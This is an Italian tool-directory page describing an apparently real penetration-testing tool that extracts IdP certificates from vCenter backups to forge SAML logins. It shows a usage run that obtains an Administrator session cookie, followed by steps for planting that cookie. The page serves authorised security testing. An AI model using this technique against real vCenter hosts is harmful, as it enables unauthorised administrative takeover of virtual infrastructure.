
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
vcenter_saml_login — Uno strumento per estrarre il certificato IdP dai backup di vCenter e accedere come Administrator | Kitploit
Strumenti/GitHubGitHub/horizon3ai/vcenter_saml_login
Autenticazione e AutorizzazioneSicurezza dell'Infrastruttura CloudEscalation di PrivilegiAnalisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration Testing
GitHubhorizon3ai/vcenter_saml_login

vcenter_saml_login

Uno strumento per estrarre il certificato IdP dai backup di vCenter e accedere come Administrator

Vedi Repository
529951098 giorni faRevisionato da Kitploit
Condividi

Strumento di Accesso SAML per vCenter

Uno strumento per estrarre il certificato dell'Identity Provider (IdP) dai backup di vCenter e accedere come Administrator

Contesto

Comunemente, durante gli engagement, otteniamo accesso ai backup di vCenter su un file server o accesso root all'host VCSA tramite CVE recenti. Accedere all'interfaccia vSphere di vCenter ci consente di ottenere facilmente accesso a più sistemi e informazioni riservate, oltre a mostrare ai clienti l'impatto di questi risultati.

Il file data.mdb contiene i certificati e può essere trovato sia nei backup di vCenter sia sull'host VCSA con permessi di root. Questi certificati sono memorizzati in chiaro e possono essere utilizzati per firmare qualsiasi richiesta di autenticazione SAML per qualsiasi utente - incluso l'Administrator integrato.

Se desideri saperne di più sui diversi casi d'uso di questo strumento e su come lo abbiamo utilizzato per ottenere accesso amministrativo agli host vCenter, dai un'occhiata al nostro post sul blog: https://www.horizon3.ai/compromising-vcenter-via-saml-certificates/

Utilizzo

root@kali:~/vcenter# python3 vcenter_saml_login.py -p data.mdb -t 10.0.100.200
[*] Successfully extracted the IdP certificate
[*] Successfully extracted trusted certificate 1
[*] Successfully extracted trusted certificate 2
[*] Obtaining hostname from vCenter SSL certificate
[*] Found hostname vcsa.olympus for 10.0.100.200
[*] Initiating SAML request with 10.0.100.200
[*] Generating SAML assertion
[*] Signing the SAML assertion
[*] Attempting to log into vCenter with the signed SAML request
[+] Successfuly obtained Administrator cookie for 10.0.100.200!
[+] Cookie: VSPHERE-UI-JSESSIONID=06D1630719B4DE33A4CE653458911640

Con il cookie sopra indicato, visita l'istanza VCSA all'indirizzo https://<VCSA>/ui, aggiungi il cookie nel percorso /ui e torna a navigare su https://<VCSA>/ui.

Dimostrazione

Dichiarazione di non responsabilità

Questo software è stato creato esclusivamente per scopi di ricerca accademica e per lo sviluppo di tecniche difensive efficaci, e non è inteso per attaccare sistemi se non esplicitamente autorizzato. I maintainer del progetto declinano ogni responsabilità per l'uso improprio del software. Usalo in modo responsabile.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    264

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →




